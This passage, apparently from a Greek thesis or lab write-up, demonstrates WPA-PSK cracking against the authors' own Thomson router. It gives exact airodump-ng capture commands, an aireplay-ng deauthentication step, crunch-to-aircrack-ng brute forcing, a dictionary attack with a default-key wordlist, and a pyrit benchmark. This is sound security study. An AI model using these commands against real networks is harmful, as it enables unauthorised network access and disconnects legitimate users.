1. Πρώτο βήμα ήταν να μπει η κάρτα Realtek σε monitor mode με την ψεύτικη διεύθυνση MAC 11:22:33:44:55, διαδικασία η οποία περιγράφηκε στην προηγούμενη επίθεση (βήματα 1-4).
2. Επόμενος στόχος είναι η σύλληψη της four-way handshake που ανταλλάσετε ανάμεσα σε AP και πελάτη κατά τη διαδικασία αυθεντικοποίησης του δευτέρου. Ανοίγοντας ένα terminal πληκτρολογούμε τα επόμενα:

- **airodump-ng mon0**


Εμφανίζει τα διαθέσιμα ασύρματα δίκτυα εντός εμβέλειας. Στην εικόνα 44 το Ασύρματο Router Thomson είναι πρώτο στη λίστα ενώ στο δεύτερο κομμάτι της εικόνας βλέπουμε με ποιοί clients είναι συνδεμένοι σε αυτό. Όταν συλλέξουμε τα στοιχεία που χρειαζόμαστε πληκτρολογούμε **ctrl + c** προκειμένου να σταματήσει η διαδικασία.



Εικόνα 45. Λίστα διαθέσιμων Δικτύων εντός εμβέλειας

- **airodump-ng -c 1 --bssid 00:26:44:1D:98:41 -w psk mon0**


Για την παρακολούθηση της ανταλλαγής πακέτων στο Thomson και αποθήκευση τους στο αρχείο **psk**.



Εικόνα 46. Καταγραφή Πακέτων ανάμεσα σε Access Point και Clients


- **aireplay-ng -0 5 -a 00:26:44:1D:98:41 -c 00:21:5D:AE:01:EE mon0**

Με αυτή την εντολή προκαλέσαμε την εκπομπή **5** πακέτων deauthentication προκειμένου να επιτύχουμε την αποσύνδεση του φορητού υπολογιστή από το ασύρματο Router (εικόνα 46). Η παράμετρος **-0** ορίζει το είδος της επίθεσης ο οποίος στην περίπτωση μας είναι η αποσύνδεση ενός σταθμού από το Wireless Router.Με την παράμετρο **–a** ορίζουμε την διεύθυνση του Access Point ενώ με **–c** τη διεύθυνση του client τον οποίο θέλουμε να αποσυνδεθεί.




Εικόνα 47. Εκπομπή deauthentication packets

Όταν ο φορητός υπολογιστής προσπάθησε αυτόματα να επανασυνδεθεί με το router ανιχνεύθηκε η 4-way handshake (εικόνα 47).



Εικόνα 48. Ανίχνευση 4-way handshake

- Χρησιμοποιώντας το πρόγραμμα Wireshark μπορούμε να επιβεβαιώσουμε ότι έχουμε στην κατοχή μας τα απαραίτητα πακέτα. Ανοίγοντας το αρχείο psk-01.cap (στο οποίο έγινε η καταγραφή) και εφαρμόζοντας το φίλτρο EAPOL βλέπουμε συγκεκριμένα τα πακέτα της χειραψίας μεταξύ του Thomson (**ThomsonT_1d:98:41**) και του φορητού υπολογιστή (**IntelCor_ae:01:ee**). Έχοντας στην κατοχή μας τα απαραίτητα πακέτα είμαστε σε θέση να ξεκινήσουμε την επίθεση.



Εικόνα 49. Πακέτα 4-Way handshake


3. Τροφοδοτήσαμε το **aircrack-ng** με όλα τα δυνατά κλειδιά μήκους 10 αποτελούμενα από χαρακτήρες του δεκαεξαδικού συστήματος (0123456789ABCDEF). Αυτό θα πραγματοποιηθεί με χρήση του βοηθητικού προγράμματος **crunch** το οποίο είναι μία γεννήτρια λέξεων-κλειδιών. Το crunch μπορεί είτε να αποθηκεύσει τα αποτελέσματα σε ένα αρχείο (**wordlist**) ή να τροφοδοτήσει απευθείας το aircrack-ng. Μπορούμε είτε να ορίσουμε τη χρήση συγκεκριμένων χαρακτήρων είτε να κάνουμε χρήση ενός έτοιμου συνόλου από τον κατάλογο του crunch. Η έτοιμη λίστα περιλαμβάνει τις εξής επιλογές:

```
# charset configuration file for winrtgen v1.2 by Massimiliano Montoro (mao@oxid.it)
# compatible with rainbowcrack 1.1 and later by Zhu Shuanglei <shuanglei@hotmail.com>


hex-lower                    = [0123456789abcdef]
hex-upper                    = [0123456789ABCDEF]

numeric                      = [0123456789]
numeric-space                = [0123456789 ]

symbols14                    = [!@#$%^&*()-_+=]
symbols14-space              = [!@#$%^&*()-_+= ]

symbols-all                  = [!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/]
symbols-all-space            = [!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/ ]

ualpha                       = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
ualpha-space                 = [ABCDEFGHIJKLMNOPQRSTUVWXYZ ]
ualpha-numeric               = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]
ualpha-numeric-space         = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 ]
ualpha-numeric-symbol14      = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=]
ualpha-numeric-symbol14-space = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+= ]
ualpha-numeric-all           = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/]
ualpha-numeric-all-space     = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/ ]

lalpha                       = [abcdefghijklmnopqrstuvwxyz]
lalpha-space                 = [abcdefghijklmnopqrstuvwxyz ]
lalpha-numeric               = [abcdefghijklmnopqrstuvwxyz0123456789]
lalpha-numeric-space         = [abcdefghijklmnopqrstuvwxyz0123456789 ]
lalpha-numeric-symbol14      = [abcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()-_+=]
lalpha-numeric-symbol14-space = [abcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()-_+= ]
lalpha-numeric-all           = [abcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/]
lalpha-numeric-all-space     = [abcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/ ]

mixalpha                   = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ]
mixalpha-space             = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ ]
mixalpha-numeric           = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]
mixalpha-numeric-space     = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 ]
mixalpha-numeric-symbol14  = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=]
mixalpha-numeric-symbol14-space = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+= ]
mixalpha-numeric-all       = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/]
mixalpha-numeric-all-space = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/ ]
```

Εικόνα 50. Διαθέσιμα έτοιμα σύνολα χαρακτήρων του Crunch

Στην περίπτωση μας έγινε χρήση του **hex-upper** συνόλου. Οι παρακάτω εντολές ξεκινούν την δοκιμή όλων των διαθέσιμων κλειδιών εναντίον της εναντίον της 4-way handshake. Στόχος είναι η δοκιμή όλων των δυνατών κλειδιών μέχρι την εύρεση αυτού το οποίο θα δίνει το ίδιο MIC με αυτό που βρίσκεται στα πακέτα.

- **cd /pentest/passwords/crunch**
- **./crunch 10 10 -f charset.lst hex-upper | aircrack-ng -b 00:26:44:1D:98:41 /root/psk*.cap –w**



Εικόνα 51.Brute force attack εναντίον της 4-way Handshake

Η επίθεση ξεκίνησε με αυτόν τον τρόπο, παρατηρήσαμε όμως αμέσως ότι ο ρυθμός των περίπου 3500 κλειδιών ανά δευτερόλεπτο δεν επρόκειτο να μας δώσει σύντομα αποτέλεσμα παρόλο που και οι τέσσερις πυρήνες της CPU δούλευαν στο 100% . Όντως μετά από 14,5 ώρες είχαν δοκιμαστεί μόλις 92.065.292 κλειδιά από το σύνολο των 1.099.511.627.776. Ποιο συγκεκριμένα με αυτό τον ρυθμό θα χρειαζόταν $16^{10}/3500 \simeq 314146180\text{sec} \simeq 10$ χρόνια στην χειρότερη των περιπτώσεων. Στη περίπτωση μας επειδή γνωρίζουμε ότι το κλειδί ξεκινάει από 3 θα χρειαζόταν κάτι παραπάνω από το $\frac{1}{4}$ αυτού του χρόνου, 2.5 χρόνια δηλαδή. Τα στατιστικά δεδομένα λοιπόν δεν είναι με το μέρος μας σε αυτού του είδους την επίθεση εκτός αν το κλειδί του δικτύου είναι μικρού αριθμού ψηφίων χωρίς πολύπλοκους χαρακτήρες.

4.4 Dictionary Attack

Παραπάνω είδαμε ότι η επίθεση Brute Force εξετάζει εξαντλητικά ένα τεράστιο σύνολο κλειδιών. Η επίθεση με λεξικό από την άλλη εστιάζει στις λέξεις - κλειδιά οι οποίες έχουν τη μεγαλύτερη πιθανότητα να είναι οι σωστές. Στην επίθεση αυτή ο επιτιθέμενος δοκιμάζει τα πιθανά κλειδιά, τα οποία είναι αποθηκευμένα σε ένα αρχείο το οποίο ονομάζουμε wordlist ή dictionary (λεξικό). Κριτήριο ανάπτυξης αυτής της μεθόδου αποτελεί το γεγονός ότι οι περισσότεροι χρήστες επιλέγουν για κωδικό συνηθισμένες λέξεις (ή μικρές παραλλαγές τους) λίγων χαρακτήρων, συνήθως κάτω των οχτώ, οι οποίες μπορούν να βρεθούν και σε ένα απλό λεξικό (εξού και το όνομα της επίθεσης).


Για την επίδειξη της επίθεσης χρησιμοποιήθηκε η wordlist **TheThomsonWordlist.lst**. Η λίστα αυτή περιέχει περίπου 2,5 εκατομμύρια γνωστούς εργοστασιακούς κωδικούς για τα Wireless Routers της Thomson. Μέσα στη λίστα υπάρχει και ο κωδικός που είχαμε ορίσει για το Thomson TG585 v7 (**3B64673B9A**). Για την επίθεση χρησιμοποιούμε πάλι το aircrack-ng τροφοδοτούμενο αυτή τη φορά από το λεξικό TheThomsonWordlist.lst το οποίο μετονομάσαμε

σε **Thomson.lst**. Η λίστα αυτή φυσικά μας εξυπηρετεί στην συγκεκριμένη επίθεση και δεν αποτελεί χαρακτηριστικό παράδειγμα ενός λεξικού όπως το ορίσαμε παραπάνω. Οι λίστες που μπορεί να βρει κάποιος διαθέσιμες στο διαδίκτυο αποτελούνται από απλές λέξεις, παραλλαγές τους ή πολύπλοκους συνδυασμούς με άλλα σύνολα χαρακτήρων (πχ. λέξη + αριθμητικά ψηφία) και κυμαίνονται από μερικά Kb μέχρι αρκετά Gb. Οπότε σε αυτή την επίθεση εκτός από την επεξεργαστική επίθεση παίζει εξίσου σημαντικό ρόλο και η κατοχή ενός δυνατού λεξικού.

Ας προχωρήσουμε όμως στη παρουσίαση της επίθεσης. Με την ασύρματη κάρτα σε Monitor mode πληκτρολογήσαμε σε ένα νέο terminal την παρακάτω εντολή ώστε να ξεκινήσει η επίθεση εναντίον της 4-way handshake, την οποία είχαμε κάνει capture στην προηγούμενη επίθεση (βήμα 2).

- **aircrack-ng -w /root/Thomson.lst -b 00:26:44:1D:98:41 /root/psk*.cap**

Με την παράμετρο **–w** ορίζουμε την τοποθεσία που είναι αποθηκευμένο το λεξικό που θα χρησιμοποιηθεί. Με ρυθμό εξέτασης περίπου 3400 κλειδιά/δευτερόλεπτο το σύστημα βρήκε το κλειδί μετά από 11 λεπτά (εικόνα 50). Φυσικά το αποτέλεσμα αυτό αποτελεί μία ιδανική περίπτωση όπου το κλειδί υπάρχει μέσα στο λεξικό και εμφανίζεται σχετικά νωρίς κατά τη διάρκεια της εξέτασης. Οι επιθέσεις με λεξικό αν και αποτελούν μία πιο ρεαλιστική λύση σε σχέση με αυτή της Brute Force, είναι πολύ εύκολο να αντιμετωπισθούν. Παραδείγματος χάρη, απλά με την προσθήκη ενός τυχαίου χαρακτήρα στη μέση της λέξης – κλειδί ένα λεξικό μπορεί να είναι αναποτελεσματικό και η επίθεση να μην έχει κανένα αποτέλεσμα.




Εικόνα 52. Dictionary Attack εναντίον της 4-way handshake

4.5 Επίθεση με Pre-computed PMK Table

Χαρακτηριστικό των δύο προηγούμενων επιθέσεων είναι ο αργός ρυθμός δοκιμής των κλειδιών. Αυτό οφείλεται στο γεγονός στο ότι κάθε pass-phrase του λεξικού κατακερματίζεται 4096 φορές προκειμένου να παραχθεί το αντίστοιχο PMK. Οι λύσεις που δόθηκαν σε αυτό το πρόβλημα ακολουθούν διαφορετική φιλοσοφία άλλα έχουν τον ίδιο στόχο.

Μία πρώτη προσέγγιση είναι η χρήση της GPU (Graphic Processing Unit) αντί της CPU. Ο λόγος είναι ότι η GPU συγκριτικά με τη CPU, η GPU έχει εκατοντάδες πυρήνες (Cores). Αυτό έχει ως αποτέλεσμα να είναι δυνατή η παράλληλη επεξεργασία πολύ μεγαλύτερου όγκου δεδομένων.



Εικόνα 53. Χαρακτηριστική διαφορά ανάμεσα σε GPU και CPU


Στη πράξη ο ρυθμός PMK/sec μπορεί να πολλαπλασιαστεί δεκάδες φορές. Ο Intel Quad Core Q6600 @ 3.5GHz (η CPU του σταθερού υπολογιστή) ελέγχει περίπου 3200 PMK/s. Την απόδοση του μπορούμε να την ελέγξουμε αν χρησιμοποιήσουμε το πρόγραμμα pyrit . Το pyrit μας δίνει τη δυνατότητα να πραγματοποιήσουμε επιθέσεις εναντίον της 4-way handshake χρησιμοποιώντας είτε την CPU είτε την GPU. Οι λειτουργίες και οι δυνατότητες του θα παρουσιαστούν αναλυτικότερα παρακάτω. Πληκτρολογώντας σε ένα terminal την παρακάτω εντολή εμφανίζεται το αποτέλεσμα της μέτρησης στην οποία αναφερθήκαμε:

- **pyrit benchmark**

```
root@bt:~# pyrit benchmark
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Running benchmark (3176.9 PMKs/s)... |

Computed 3176.94 PMKs/s total.
#1: 'CPU-Core (SSE2)': 826.6 PMKs/s (RTT 2.9)
#2: 'CPU-Core (SSE2)': 829.1 PMKs/s (RTT 3.0)
#3: 'CPU-Core (SSE2)': 857.2 PMKs/s (RTT 3.0)
#4: 'CPU-Core (SSE2)': 834.6 PMKs/s (RTT 2.8)
```

Εικόνα 54. Απόδοση Intel Quad Core Q6600

Έχοντας στο νου μας το παραπάνω αποτέλεσμα μπορούμε να προχωρήσουμε στην παρουσίαση του παρακάτω πίνακα ο οποίος περιέχει μετρήσεις διαφόρων συστημάτων ως προς την απόδοση τους σε PMKs ανά δευτερόλεπτο. Οι διαφορές είναι εμφανείς κάνοντας τις GPUs τη προφανή επιλογή για password cracking.



Εικόνα 55. Απόδοση Διάφορων συστημάτων στο Pyrit

Η δεύτερη λύση είναι τα λεγόμενα pre-computed PMK tables τα οποία βασίζονται στην τεχνική time-space tradeoff. Σε αυτή την περίπτωση έχουμε ξεχωριστά τον υπολογισμό όλων των PMKs και την αποθήκευση τους σε ένα πίνακα. Ο χρόνος που απαιτείται για την προετοιμασία του πίνακα είναι αρκετός ενώ ακόμα μεγαλύτερος είναι ο αποθηκευτικός χώρος που απαιτείται, μας επιτρέπει όμως την πραγματοποίηση της τελικής επίθεσης σε πολύ μικρότερο χρονικό διάστημα. Το κάθε pre-computed table παράγεται με βάση το **SSID** του στόχου και τη συλλογή των pass-phrases. Οι pass-phrases δεν είναι ανάγκη να είναι με τη μορφή λεξικού καθώς είναι δυνατόν η επίθεση να πραγματοποιηθεί με τη μορφή Brute force, δηλαδή παραγωγή όλων των λέξεων με βάση τις επιλογές του χρήστη.

